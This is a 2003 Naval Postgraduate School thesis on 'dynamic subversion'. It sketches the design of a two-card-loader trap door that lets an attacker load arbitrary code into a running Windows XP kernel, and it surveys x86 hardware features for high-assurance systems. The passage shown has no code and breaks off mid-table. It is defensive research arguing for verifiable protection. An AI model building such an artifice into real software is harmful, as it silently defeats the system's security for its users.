2003-06

A framework for dynamic subversion

Rogers, David T.

Monterey, California. Naval Postgraduate School

NAVAL POSTGRADUATE SCHOOL
Monterey, California

THESIS

A FRAMEWORK FOR DYNAMIC SUBVERSION

by

David T. Rogers

June 2003

Thesis Advisor:	Cynthia E. Irvine
Second Reader:	Roger R. Schell

Approved for public release, distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 0704-0188
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.			
1. AGENCY USE ONLY *(Leave blank)*	**2. REPORT DATE** June 2003	**3. REPORT TYPE AND DATES COVERED** Master's Thesis	
4. TITLE AND SUBTITLE: A Framework For Dynamic Subversion			**5. FUNDING NUMBERS**
6. AUTHOR(S) David T. Rogers			
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			**8. PERFORMING ORGANIZATION REPORT NUMBER**
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			**10. SPONSORING/MONITORING AGENCY REPORT NUMBER**
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.			
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release, distribution is unlimited			**12b. DISTRIBUTION CODE**

13. ABSTRACT ***(maximum 200 words)***

The subversion technique of attacking an operating system is often overlooked in information security. Operating Systems are vulnerable throughout their lifecycle in that small artifices can be inserted into an operating system's code that, on command, can completely disable its security mechanisms.

To illustrate that this threat is viable, it is shown that it is not difficult for an attacker to implement the framework for the "two-card loader" type of subversion, a trap door which enables the insertion of arbitrary code into the operating system while the system is deployed and running. This framework provides several services such as memory allocation in the attacked system, and mechanisms for relocating, linking and loading the inserted attack code.

Additionally, this thesis shows how Windows XP embedded designers can use Intel's x86 hardware more effectively to build a higher assurance operating system. Principles of hardware support are discussed and recommendations are presented.

Subversion is overlooked because critics believe the attack is too difficult to carry out. It is illustrated in this thesis that this is simply not the case. Anyone with access to the operating system code at some point in its lifecycle can design a fairly elaborate subversion artifice with modest effort.

14. SUBJECT TERMS Subversion, Linker, Subversion Framework, Hardware Security Requirements, Common Criteria, Verifiable Protection.			**15. NUMBER OF PAGES** 128
			16. PRICE CODE
17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UL

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release, distribution is unlimited

A FRAMEWORK FOR DYNAMIC SUBVERSION

David T. Rogers
Ensign, United States Navy Reserve
B.S., United States Naval Academy, 2002

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
June 2003

Author: David T. Rogers

Approved by: Dr. Cynthia E. Irvine
Thesis Advisor

Dr. Roger R. Schell
Second Reader

Dr. Peter Denning
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

The subversion technique of attacking an operating system is often overlooked in information security. Operating Systems are vulnerable throughout their lifecycle in that small artifices can be inserted into an operating system's code that, on command, can completely disable its security mechanisms.

To illustrate that this threat is viable, it is shown that it is not difficult for an attacker to implement the framework for the "two-card loader" type of subversion, a trap door which enables the insertion of arbitrary code into the operating system while the system is deployed and running. This framework provides several services such as memory allocation in the attacked system, and mechanisms for relocating, linking and loading the inserted attack code.

Additionally, this thesis shows how Windows XP embedded designers can use Intel's x86 hardware more effectively to build a higher assurance operating system. Principles of hardware support are discussed and recommendations are presented.

Subversion is overlooked because critics believe the attack is too difficult to carry out. It is illustrated in this thesis that this is simply not the case. Anyone with access to the operating system code at some point in its lifecycle can design a fairly elaborate subversion artifice with modest effort.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I would like to thank God for everything.

I would like to thank my thesis advisors for imparting great knowledge and guidance.

I would like to thank my family and friends for the love and support they have shown me.

THIS PAGE INTENTIONALLY LEFT BLANK

EXECUTIVE SUMMARY

"'Why do you call me "Lord, Lord," and do not do what I tell you? I will show you what someone is like who comes to me, hears my words, and acts on them. That one is like a man building a house, who dug deeply and laid the foundation on rock; when a flood arose, the river burst against that house but could not shake it, because it had been well built. But the one who hears and does not act is like a man who built a house on the ground without a foundation. When the river burst against it, immediately it fell, and great was the ruin of that house.' "

Luke 6: 46-49

In the current era of information security, information technology products that can truly claim to be high assurance are hard to find. The emphasis, for years, has been on developing secure applications, which has inevitably taken the focus away from building a strong foundation on which the applications can run, namely, the operating system. The result has been the emergence of applications claiming to be very secure and excellent cryptography, relying on low assurance operating systems for a context in which to run.

The subversion attack is one that takes advantage of the absence of constructive techniques used to create a system that is verifiably secure. Subversion remains a major threat to an operating system's security, because, when implemented, it allows the attacker to carry out attacks against the security functions of the kernel itself. This usually allows security mechanisms to be bypassed, most notably the reference validation mechanism, the portion of the kernel that checks access attempts of resources in the system, such as memory.

The problem remains, however, that developers are simply not concerned with this kind of attack because they feel it is too hard to carry out. They argue that the motivation for carrying out such an attack does not outweigh the perceived difficulty of carrying out such an attack and therefore, verifiable systems are not worth the expense in combating this attack.

The purpose of this thesis is to illustrate that it is in fact not difficult to carry out such an attack, and that anyone with access to the operating system's code at any point during the lifecycle of development, can make changes to the code in order to subvert the

system. This thesis shows that even a fairly elaborate design can be implemented without difficulty. Ours permits different attacks to be invented on the vulnerable system at different times, allowing the attacker maximum flexibility in choosing an attack. This variety of subversion, the "two-card loader", allows the injection of instructions into the system, while the system is deployed and running, in order to defeat the security mechanisms the attacker would like to attack at that that particular time. In order to illustrate the threat of subversion, [MUR03], [LAC03] and this thesis has implemented the two-card loader.

There are three parts of the implementation of the two-card loader: the bootstrap mechanism, the Linker/Loader or framework functions, and the implanted attack artifice itself. This thesis, in particular, demonstrates that the second part, a framework for this kind of subversion, can be constructed, which allows the implanted code to execute in an unknown environment successfully. The dynamic subversion Linker/Loader provides a means for memory to be allocated in the attacked system to hold the artifice when loaded, it provides a means for relocation to the allocated space in memory, and it allows for linking to its own functions.

This thesis also discusses ways to improve Windows XP's use of the available hardware, specifically, Intel's 32-bit, x86 architecture. This is done in order to illustrate, first, the security requirements that hardware ought to meet, in order to build a high assurance system as per the Common Criteria, and second, the available features the x86 architecture provides in order to meet these requirements. Requirements such as address space management, descriptor level access granularity, and I/O resource management are discussed and their implementations in the x86 architecture such as segmentation, and local and global descriptor tables are discussed.

I. INTRODUCTION

A. STATEMENT OF THESIS

The purpose of this research was to create a general framework for the subversion attack, by creating a mechanism which enables arbitrary code, inserted into the attacked system, to run with a context, ultimately leading to loss of security functionality of the overall system. This context is established through the use of linking, relocation and loading functions which allocate memory, load the code to be inserted into that memory, relocate the inserted code to that memory space, and otherwise, set up the subversion attack such that its triggers can be activated at any time after loading.

The subversion attack is often overlooked in the information security field as a viable attack, simply because the attack is considered too difficult to carry out. The research detailed here shows that is relatively easy to create a fairly elaborate mechanism which provides a framework for the insertion of arbitrary code into a system

Another purpose of this work is to show requirements for hardware architectures so that high assurance systems can be built through effective use of that hardware. There are several requirements for hardware which, if included in a hardware implementation, provide a strong foundation for a high assurance operating system. Further, an example implementation of Windows XP using Intel's x86 architecture is presented such that the hardware features that implement these requirements are discussed to show how the Windows XP operating system may be made higher assurance using the x86's available hardware security features.

The first argument made is for building a system with verifiable protection. Subversion is an attack that can be prevented only by verifying that the security relevant portion of the operating system, the kernel, is constructed with no unspecified functionality. Unless a demonstration proof that the security model of the system is properly implemented in the system, and that all code is required for the correct implementation of the policy described by the model is constructed, there is no way of verifying the security functions of the system will always operate correctly, thus keeping the system from entering an insecure state. It is shown that if an attacker has access to

the kernel source code, such as in the case of a malicious developer, it is not difficult to implant a trap door in the system, which when activated, could turn off all security mechanisms in the kernel. It should also be noted that access to source code is only one way of introducing this vulnerability, but that the artifice could be introduced in different ways later in the lifecycle of the system as stated in [MYE80]. The implementation that was hypothesized for this thesis was a dynamic subversion artifice, also known as the "two-card loader" variety of subversion. Three theses, this thesis, and those by Murray, [MUR03], and Lack [LAC03], have collectively implemented the more elaborate two-card loader to illustrate that it is feasible and relatively easy to build a more elaborate subversion artifice, such that arbitrary code can be inserted at the attacker's discretion.

The second argument made is for improving use of hardware in constructing high assurance systems. This is done by showing that, first, hardware must be selected that meet several important requirements, such as mechanisms for managing memory, keeping track of privilege levels, providing separate domains for execution, etc. Then, implementations of these mechanisms are examined, such as segmentation and descriptors for managing memory and privilege levels for helping to divide the system into more and less privileged code based on the principle of least privilege. Finally, the x86 architecture from Intel is examined to show that all of the mechanisms have been included. It is then only up to the developers to develop the system to be evaluated at the assurance level desired, from this hardware foundation. Note that hardware support is necessary but not sufficient for verifiable protection. The only distinguishing characteristic that separates a system of highest assurance, A1/EAL 7, from other assurance levels is verified protection. These are the levels which provide the greatest assurance that the system is subversion-free [SCH01]. Though hardware security mechanisms are only part of what is needed to develop a high assurance system, this thesis illustrates what portions of hardware are important in building such as system and how they are important.

B. HARDWARE AND BUILDING HIGH ASSURANCE SYSTEMS

High assurance systems have a long history in the field of Information Security. Having its main roots with the advent of time sharing systems and with the United States Air Force during the late 1960's and early 1970's, research was conducted to develop high assurance systems. These efforts became the worked examples from which standard criteria for building high assurance systems emerged.

During the past thirty years, several criteria have emerged that specified exactly what a system needed to be considered high assurance. The Trusted Computing Security Evaluation Criteria (TCSEC), or Orange Book, emerged in the early 1980's as the principle criteria, followed by the first attempt to develop international criteria, the ITSEC. The most recent and currently the most widely used criteria for building secure systems is the Common Criteria, adopted as a standard by the International Standards Organization in 1999.

The Common Criteria (CC), is a set of documents whose intent is to provide, "the basis for evaluation of security properties of IT products and systems." It is commonly used by independent evaluators and developers to assess products and provide some idea of how the security mechanisms of a Target of Evaluation (TOE) compare to a standard set of criteria. Thus, purchasers of a system can understand whether or not the level of assurance provided by the system is adequate for how they intend to use it. The purchasers must be able to trust the product they are purchasing to protect data according to the policy which the system is intended to enforce. [CC99]

The Common Criteria describe certain security requirements which should be followed to build a system with security functions that use hardware effectively to protect information in a system. Within the Common Criteria are certain Classes of criteria and Families of Components or attributes that belong to each Class. These Components outline the requirements that should be used as guidelines for building high assurance systems. For our purposes, we will focus on the Components necessary for building a system which uses hardware effectively to protect data in systems.

It is important to note that these security functional requirements are not specific to one kind of security policy (i.e. MAC, and DAC, both of which can be used to specify

confidentiality or integrity). It is up to the developer to design and implement the Target of Evaluation Security Policy (TSP) and to specify it using a particular Common Criteria Class and Family. Therefore, in the discussion of using hardware effectively, the specifics of any particular security policy will not be discussed.

Because the operating system target for this thesis is Windows XP, it is useful to mention that its predecessor, Windows 2000, was evaluated using the Common Criteria, at the EAL 4 level. This means, without exploring all of the details of the evaluation, we know that this level of assurance indicates that some of the requirements of a high assurance system were met, but not all of them. The overall purpose of this thesis is to explain ways that this evaluation level can be improved upon in the future, by discussing ways to use hardware effectively, and by making a case for a high assurance security kernel. It is clear however, that, for the moment, Microsoft Corporation is satisfied with EAL4 and that improvements to lead to a higher evaluation level are not a high priority. These decisions are reflected in [MIC02] that,

> EAL levels 5-7 are targeted toward the evaluation of products built with specialized security engineering techniques. As such, these levels are generally less applicable to products built with commercial distribution in mind. EAL 4, then, represents the highest level at which products not built specifically to meet the requirements of EAL 5-7 ought to be evaluated.

This author believes that in spite of this assertion, commercial products can reach a higher assurance level and if recommendations are followed such as those in this thesis, this goal can be achieved.

C. SUBVERSION OF THE TWO-CARD LOADER VARIETY

As mentioned earlier, the purpose of demonstrating that a subversion artifice can be easily introduced into Windows XP, is to show that one common vulnerability exists for all operating systems that do not adhere to the processes necessary to implement a true reference monitor, namely, the subversion or trapdoor. This attack is typically carried out by a professional attacker, whose intent is to implant code into the system at some time during its lifecycle, in order to disable security mechanisms when the system is deployed in the future.

The two-card loader subversion is a sophisticated version of a subversion attack, is also relatively easy to implement, and, by design, is able to implant different code into the system as the attacker sees fit. This changeable artifice can, on one day, attack a certain cryptographic mechanism in the system, and on the next, turn off all access control mechanisms in the kernel. In this way, the attack can be tailored to meet the needs of the attacker, which most certainly will change over the lifespan of the deployed system. The following quotation by Dr. Roger Schell gives an insight into what the two-card loader subversion attack is and how it originated:

> During some of my early tiger team participation with Jim Anderson and others, it was recognized that a significant aspect of the problem of Trojan horse and trap door artifices was the ability of the artifice itself to introduce code for execution. A self-contained example was a subverted complier in turn emitting an artifice, as hypothesized in the early 1970's Multics evaluation by Paul Karger and me [KAR02], which stimulated Thompson's discussion of this in his Turing lecture [THO84]. Soon after Karger's report, other tiger team members observed that the ultimately desired artifice did not have to be self-contained, but could be imported later. It was suggested that a particularly insidious packaging of this could have the initial artifice provide the functions of simple bootstrap loader typically hardwired in the computers of that era. These loaders did something like read the first two binary cards from the card reader and initiate execution of what was read, which was usually a further bootstrap program to read and execute additional binary cards. Hence this class of attack came to be commonly referred as the "2-card loader problem." The concept and term became quite commonplace, although I don't know of any widely reported actual implementation. Myers during his 1980 research at NPS was well aware of the 2-card loader problem, and his thesis implicitly included this in the trait of a trap door he termed "adaptability" which included being "designed to modify operating system code online." [MYE80]. Much later Don Brinkley and I in our 1995 IEEE essay had the 2-card loader problem in mind when we briefly described a hypothetical attack where, "Among the functions built into the Trojan horse was the ability to accept covert software 'upgrades' to its own program." [BRI95].

The overall Dynamic Artifice Subversion, as it will be referred to in the remainder of this thesis is divided into three parts which were divided among three theses. The first part, the Bootstrap loader, which is mentioned above by Dr. Schell, carries out the initial functions of the subversion which is to say, it provides a means to introduce any executable code into the system at arbitrary times while the system is deployed and

running. The second part, and the focus of this thesis, is the Linker/Loader which carries out the functions necessary to set up an environment for the implantable code to execute. The third part is the actual attack artifice implanted in the system using the first two parts.

D. THESIS ORGANIZATION

This thesis is divided into five chapters beyond this one. In the first of these chapters, (Chapter II) the topic of Hardware support is discussed, outlining requirements for hardware in implementing a high assurance system. The next chapter, (Chapter III), talks about using the Intel x86 architecture to achieve high assurance objectives. The next chapter (Chapter IV) discusses the design of the Linker/Loader portion of the Dynamic Subversion, which is the focus of the research reported in this thesis. The last of these chapters (Chapter V) discusses the implementation details of the Linker/Loader portion of the attack. This is followed by conclusions and suggestions for future work in Chapter VI.

II. HARDWARE SUPPORT

A. INTRODUCTION

Given certain requirements for building a high assurance system, we show that hardware mechanisms exist, in general, that can be used to support this high assurance system (in other words, we do not have to implement these mechanisms solely in software). This chapter is a survey of some of the hardware mechanisms that have been introduced as a means of building high assurance systems, these mechanisms being derived from the requirements of what constitutes a secure system.

Beginning in the early 1970's and continuing to the present day, an approach to protecting information in systems has been followed that is founded on the notion that in order to provide the desired level of assurance, we need to run applications on a secure foundation, namely, secure, verifiable systems. Hardware can be the foundation of secure systems and upon that foundation ought to rest a software-based system whose security features can be verified independently to operate correctly based on both formal and informal methods. These methods examine the security requirements, security specification, also called the Formal Top Level Specification and its security model to accomplish this task.

In order to build a system that is verifiable, it is necessary to use a structured approach to select hardware with features that can serve as a sound basis for a secure system. Assuming that these features exist and work as intended, it is then up to the system designer to effectively use these features to design and build the software that makes up the high assurance operating system. Developers could make the choice, however, to needlessly re-implement the security features provided by the hardware almost completely in software, or worse yet, not implement security functionality at all. These systems do not use the available hardware security features effectively, and are the subject of this discussion.

Through the years, a number of systems that have been built by researchers and engineers that have met the standards for verifiable systems, such as the EAL 7 or Class A1 systems that have been evaluated against the Common Criteria, or the Trusted

Computer System Evaluation Criteria (TCSEC) respectively. It should be noted that although hardware is essential, these criteria should be consulted for the full set of minimum essential security requirements for substantially dealing with subversion. These systems use the same commercially available hardware found in many insecure, non-verifiable systems. This shows that, as is pointed out in [SCH01], security research and practice have taken a wrong turn, leading us to a dark age in Information Security in which secure applications are pursued and then built to run upon an insecure operating system foundation.

In fact, Intel's popular x86 hardware, has all of the components necessary to support the kind of high assurance system both commercial and government entities can rely upon to protect information. This chapter will explain the hardware features necessary to build a high assurance system based on the requirements for high assurance systems outlined in the Common Criteria, and in the next chapter, the x86 hardware features that meet these requirements will be identified and explained.

B. PRELIMINARY ASSUMPTIONS

It is important to point out that in discussing a verifiable operating system, several assumptions are being made by system developers about the hardware architecture on which the operating system is built. As is mentioned in [SIB95] it is becoming harder to trust that the hardware will act in a manner that is conducive to the security functionality of a system. Often, the hardware is trusted without justification and taken as a given or "black box," from which a secure product will be created. They mention two general hardware vulnerability categories that show we ought not to trust the hardware implicitly in this manner: 1) implementation errors or "bugs" such as those in the floating point processor or the central processing unit. 2) Interactions between correctly functioning hardware components that if used incorrectly, introduce storage or timing covert channels.

Undocumented instructions represent another pitfall for secure system developers. These instructions were used by the hardware designers, implementers and testers for testing the correctness of the hardware, but nevertheless should not be in the final

implementation. This is simply because an undocumented instruction may exist that turns off all access rights checking in the system which would render the TCB useless. The only hindrances, then, to a potential attacker in such a scenario is the attacker's ignorance of the particular instruction which, if the attacker designed the instruction, would not be the case.

They suggest further that if we are to continue trusting hardware there ought to be a basis for this trust such as formal methods for verifying the hardware. This is necessary as the complexity of hardware continues to increase, as is the case of Intel's x86 architecture. There have been efforts to move toward verifiable hardware, including the significant efforts in the development of Honeywell's Secure Communications Processor or SCOMP security hardware developed in 1983 [BEN83]. It is important to note that the correctness of hardware and correct functional analysis does not guard against interactions between features in hardware. These feature interactions may affect security just as much as undocumented instructions, not to mention introducing possible ways to create hardware subversion. As noted in [KAR74], a hardware vulnerability, such as the one found in the Multics system, can create a substantial flaw in the system's security checking mechanisms, and may even completely disable them.

C. USING HARDWARE EFFECTIVELY TO IMPLEMENT A HIGH ASSURANCE SYSTEM

In this section we discuss guidelines for using hardware effectively to build a high assurance system, drawing upon requirements for high assurance systems from the Common Criteria. Then, from these requirements, we examine traditional ways that hardware developers have designed hardware to give operating system developers a foundation to meet these requirements. The requirements must be followed in order to build a high assurance security kernel, which may be part of a TCB (Trusted Computing Base). The TCB encompasses security relevant parts of the system and enforces the system security policy. In our discussion, we will give the requirements, show types of mechanisms, or characteristics of systems such as having a Reference Monitor, and in the remainder of the chapter, discuss the various hardware mechanisms or implementations available.

1. The Common Criteria's Reference Monitor Requirements for a High Assurance System

The Common Criteria does not specifically mention the need to have hardware mechanisms that serve as the tools for constructing high assurance systems. It is very general in giving requirements for secure systems, because it assumes that security features can be implemented in hardware or software. [AMES83] discusses this as well, mentioning that there two extremes, implementing a Reference Monitor completely in hardware or software. The third and more pragmatic approach is some combination of the two.

From the Common Criteria, [CC99], the Families of Domain Separation (FPT_SEP), Reference Mediation (FPT_RVM), and Target of Evaluation Security Functions Internals (ADV_INT) outline the Components necessary to design a high assurance system that mediates all accesses of subjects, i.e. <process, domain> pairs, to objects. The first Family mentioned, FPT_SEP, describes a system in which domain separations can be designed to correctly implement a Reference Monitor, which is tamper-proof. The second Family mentioned, FPT_RVM, states the requirement that in order for the Reference Monitor to be always invoked, it must be non-bypassable for every reference to a resource within the scope of the system. The third Family mentioned, ADV_INT, fulfills the final requirement for a true Reference Monitor, which is that complexity must be minimized in order to make the Reference Monitor simple, easily understood and testable to make sure it operates correctly. Though this last Family is important to the design of complete Reference Monitor, it will not be discussed any further as it does not relate as much to hardware as the Domain Separation Family (FPT_SEP) and the Non-bypassable Family (FPT_RVM). [CC99] In preventing subversion, the main goals are to provide a Reference Monitor that cannot be turned off (non-bypassability), and provide separate domains of execution to separate the Reference Monitor from the rest of memory to make sure it cannot be turned off.

The highest possible assurance component to implement Domain Separation for the Reference Monitor is the Complete Reference Monitor component (FPT_SEP.3). There are two other components (FPT_SEP.1 and FPT_SEP.2) that outline requirements

that are not of the highest possible assurance, and though they are mentioned here briefly, they will not be discussed in detail. According to the Common Criteria, the Complete Reference Monitor component requires the use of separate execution domains for the Reference Monitor, non-Reference Monitor functions, as well as a domain for individual subjects. This is structured in this way for a few simple reasons. In order to ensure that the Reference Monitor is tamper-proof, its data structures and code must be protected from unauthorized modification by either untrusted subjects, or by non-Reference Monitor functions, referred to in the Common Criteria as the non-isolated portion of the Target of Evaluation Security Functions (TSF). Further, in order to enforce high assurance security policies, subjects must have separate execution domains from other subjects. [CC99]

With respect to the second Family mentioned above, Reference Mediation (FPT_RVM), the sole component requirement is that the Reference Monitor not be by-passable (FPT_RVM.1), thus ensuring that the system security policy is always invoked. With the proper construction of execution domains, we can ensure isolation of the Reference Monitor. The next step according to this component is that each attempt at access must be checked as to whether a successful access would violate the security policy or not. Such checking can be done in hardware and/or software. This allows for full control of the Reference Monitor, and if this requirement can be realized, a system is closer to becoming a high assurance system. As it was mentioned previously, this Family is necessary to make certain that the Reference Monitor cannot be turned off, which is usually the first action of an attacker when a system is being subverted. [CC99]

2. The Common Criteria's Information Flow Requirements for a High Assurance System

The Common Criteria gives requirements for Information Flow Control (FDP_IFF). This Family is relevant to the discussion of Covert Channels, which for the most part should be eliminated as much as possible from the system. The specific Components, Limited Illicit Information Flows (FDP_IFF.3), Partial Elimination of Illicit Information Flows (FDP_IFF.4), No Illicit Information Flows (FDP_IFF.5), and Illicit Information Flow Monitoring (FDP_IFF.6) give the requirements for limiting covert

channels in varying degrees. These say that in order to build a high assurance system, these information flows must be limited or stopped completely. The last Component, FDP_IFF.6, is a bit different because it describes a requirement for monitoring covert channels above a certain bandwidth threshold. [CC99]

3. Hardware Characteristics Needed to Implement a High Assurance System

Now that we have mentioned the requirements for building a high assurance system, we can describe the characteristics we are looking for in a hardware platform that will help build a high assurance system, and then show how these hardware-implemented security features can be used effectively. They can be used to implement a complete Reference Monitor as described by the Common Criteria, as well as limit or eliminate completely from the system, hardware-related covert channels.

In the case of the requirements for implementing a reference monitor, we see that the principle means for constructing a complete Reference Monitor, is to have some notion of domain within a system. Then, when we can ensure, by formal proof, that the Reference Monitor is always invoked, we know that the system cannot be subverted. Though the Common Criteria does not give an explicit definition as to what exactly a domain is, we know that a domain is an execution environment that is separated from other such domains in a system either by using hardware, software or a combination of the two. Some domains may be of higher privilege than others. Also, domains typically have an assigned address space in memory to hold information that it requires to execute. There are many ways of implementing a domain of execution, but we will discuss only a few in this chapter. This will give an idea of how protection is provided from unauthorized tampering from other domains, or execution environments, thus preventing unauthorized alteration of code or data structures within any particular domain residing in the system.

The following are several characteristics that hardware should have, that system programmers need to implement a high assurance system. These characteristics are derived from the requirements above, and have several functions. One such function is to

separate portions of the system into distinct execution entities, or domains, one of the most important hardware-based mechanisms, which can be used to design a tamperproof reference monitor. Still other characteristics are needed to fulfill the requirements of Information Flow and Access Control, mentioned above. All of these characteristics will serve as a discussion basis for how hardware can be used effectively.

- Some sort of address space management is necessary, usually implemented in hardware as memory pages, or segmentation. Descriptors are closely related to this in that they help to determine which memory areas belong to which domains. This requirement helps to establish a separate security domain for the Reference Monitor, the remainder of the kernel, and untrusted subjects.
- Access control should be implemented to store the nature of a subject's allowed access to objects in the system. This is to say that within an execution domain, limitations on whether parts must be readable, writable, executable, or some combination of thereof, should be specified in the system. Descriptors may be used to handle access rights as well as provide address space management. This gives the Reference Monitor a finer granularity when determining the type of access a subject is permitted on an object.
- A means of execution domain separation is necessary. In hardware this is typically implemented as privilege levels, which can assist segmentation in dividing the system code and data structures into a hierarchy of privilege levels known as protection rings. Many popular systems such as Windows NT based operating systems and Linux use only two modes or rings: kernel/supervisor and user.
- A means for transferring control from a less privileged hardware mode into a more privileged mode during execution. Most hardware implementations provide a secure means of changing the privilege level. Also, gates are a good means of a low privilege code section accessing higher privilege routines and/or data at specified, controllable points.

- Covert channels ought to be limited as much as possible in hardware, without sacrificing the functionality of the system, by examining where in hardware information can be passed in a way that goes against the system's security policy with respect to information flow.

These characteristics of hardware implementations will be discussed in the remainder of the chapter, which is a survey of hardware mechanisms that can be used to implement a high assurance system. In order to properly construct domains that separate the context of different entities within a system completely, all of these characteristics are needed. In the next chapter, Intel's 32 bit, x86 hardware will be looked at in more depth to show how its features can be used effectively to build a high assurance system.

D. MANAGING ADDRESS SPACE

For the hardware characteristics of address space management and establishing separate domains of execution that system programmers need to successfully implement a Reference Monitor, we introduce several hardware mechanisms that can be used to help establish execution domains, separating the Reference Monitor from the rest of the system, the supervisor code from the user space, and users from each other. Segmentation and descriptors offer one approach to managing address space in high assurance systems and will be discussed here.

1. Segmentation

An important hardware feature that can be used to build a means to separate the system into execution domains is Segmentation. Segmentation corresponds with the secure system characteristic that address space should be managed properly, providing a memory based context with which various subjects in the system can operate. Segmentation was introduced as a means to separate the execution domains of different processes so as to provide isolation from other processes and prevent user processes from tampering with code and/or data that it should not tamper with, such as the Reference Monitor. In some systems such as MS-DOS, not only were processes not isolated from each other, but the kernel's address space was also not protected from user processes,

which, in a networked environment or an environment with many users using the same machine, there was little that could be done to protect information within the system. The objective in discussing segmentation is to show a hardware implementation of a means to control memory space that is managed by the operating system.

Segmentation, combined with other hardware mechanisms, provides the framework of mediating access of subjects to objects. Subjects are <process, domain> pairs that act on behalf of a user within the system. A subject gains access to objects, commonly thought of as physical memory or a device's memory, through the memory or device security manager in order to complete its tasks. There are different mechanisms for managing the relationships between subjects and objects, which will be discussed later.

In [SAL75], it is mentioned that when segmentation is in place, it ought to be part of the kernel's construction to check the boundaries of the requested address space, defined by the beginning and ending addresses or base and bound addresses to insure that a process is allowed to address only the memory space for which it is authorized. Encoded in the kernel is a database of allowed authorizations that is referenced in order to check whether or not a particular subject may have access to a particular object, as well as the base and limits of the segment to see if the access occurs outside the boundaries of the segment. This ensures policy enforcement through the mediation of the access of processes to memory in order to protect information in a system. A Reference Validation Mechanism, RVM, the implementation of the reference monitor, checks all attempts by a process to address a particular memory space, and then determine the access rights, if any that the process has for that space. [AME83]

However, segmentation is not enough to properly protect a process's memory space from other processes. Other mechanisms must be in place as well to properly determine what types of access can be made to a segment which will be discussed later in the chapter. There also ought to be mechanisms in place to limit the privilege context, such as through the use of modes, in which a process may execute so as to avoid executing with privileges that are unjustified for the tasks it must complete. There must also be protection for the mechanisms that check the base and bound of a process's

memory fetch instructions. As mentioned previously, address space management is only a part of constructing a complete Reference Validation Mechanism in a system.

2. Descriptor Based Protection

This leads to a discussion of how the operating system determines which processes can have access to which memory segments. [SAL75] mentions the concept of the descriptor, which is defined as an access control mechanism that 'describes' a segment of memory that may be accessed by a process. When the process attempts to access a memory segment that holds the information it needs to complete its operations, the descriptor is loaded into the descriptor register, and this is then checked by hardware mechanisms to ensure the process has access rights, to that segment, for the particular operation. The descriptor typically holds the base and bound addresses mentioned before and additionally holds the access control specifics such as read, write, and execute.

In [SAL75] it is further mentioned that two levels of descriptors are needed to hold the two different types of information. One address descriptor should be used to hold the base and bound values that limit a process's memory space and a protection level descriptor should be used to define the possible operations on that memory. They further mention that both of the loadable descriptor registers, address and protection, should be tamperproof and not accessible by user level processes. Without this guarantee, any user level process could arbitrarily alter the contents of the appropriate registers, leading to a state in which the security controls are completely bypassed.

Logically, it makes sense to have two levels of descriptors to separate privilege within the kernel. It allows the operating system to divide the functions of organizing the memory and protecting the memory to achieve this logical separation of duties within the memory management system. First, the kernel on behalf of each user process would have protection descriptors to a particular segment of memory, which would determine its read, write, and execute permissions. Then, another addressing descriptor, to which all users could potentially gain access, would hold the base and bound values for that particular memory segment, e.g., for demand paging. This would solve concurrency issues for the segment, meaning the memory management unit would not have to track

numerous processes' descriptors for a certain segment and attempt to control at the privilege descriptor level, because they could simply control one physical addressing descriptor globally. Also, this would simplify the memory management system and provide for complete protection because the single addressing descriptor can be revoked at any time without having to do a search of all processes that hold descriptors for that space in memory. However, this may introduce a performance penalty because both descriptors, protection and addressing, would have to be looked up in the descriptor table, and then both types of access, range and access permissions, would have to be checked to ensure the attempt is a valid one. Consequently, many hardware implementations simply use one level of descriptors, that have attributes of both address and protection descriptors, to expedite table lookups that occur when the operating system fetches a memory segment.

In situations where only one descriptor is used for all processes, a very serious problem is introduced. This is the problem of not being able to distinguish between processes having different security attributes. When separate sets of descriptor are used to describe the accesses authorizations of processes operating at different security levels, it is possible to distinguish what can be read/written to/executed, and what cannot. Using only one descriptor for all accesses does not provide this separation and should be avoided.

E. ESTABLISHING FINE GRAINED ACCESS CONTROL IN HARDWARE

Although there are varying ways of using hardware based descriptors to manage accesses of subjects to objects, further attention must be paid to the finer grained access control mechanisms, namely the access modes and their policy enforcer functions in the RVM. This refers to the aforementioned protection descriptor level and the read, write, and execute bits that determine the nature of access that each subject has over each object, if any. As it was described in [SCH72], a domain ought to contain information that defines the access capabilities of the memory space over which a process has jurisdiction. This includes what read, write and execute permissions are allowed to the process when it is required, but is only relevant to a specific segment of memory.

Therefore as in [SCH72], the privilege descriptor segment, which holds all of the privilege descriptors, is thought of as defining the domain of that process. From this, we understand that hardware mechanisms based on the characteristics previously mentioned are needed to divide the privilege levels of certain programs from others, and provide separate execution domains for different entities in a system.

Using Intel's x86 architecture as an example, we see that that there are several access modes that are available for system programmers, which define whether a segment is read, write, execute capable, or some combination of the three. The following is a table which shows the fine granularity access controls that can be used to define a subject's relationship to an object. [INTP5]

Type	11	10 E	9 W	8 A	Descriptor Type	Description
0	0	0	0	0	Data	Read-Only
1	0	0	0	1	Data	Read-Only, accessed
2	0	0	1	0	Data	Read/Write
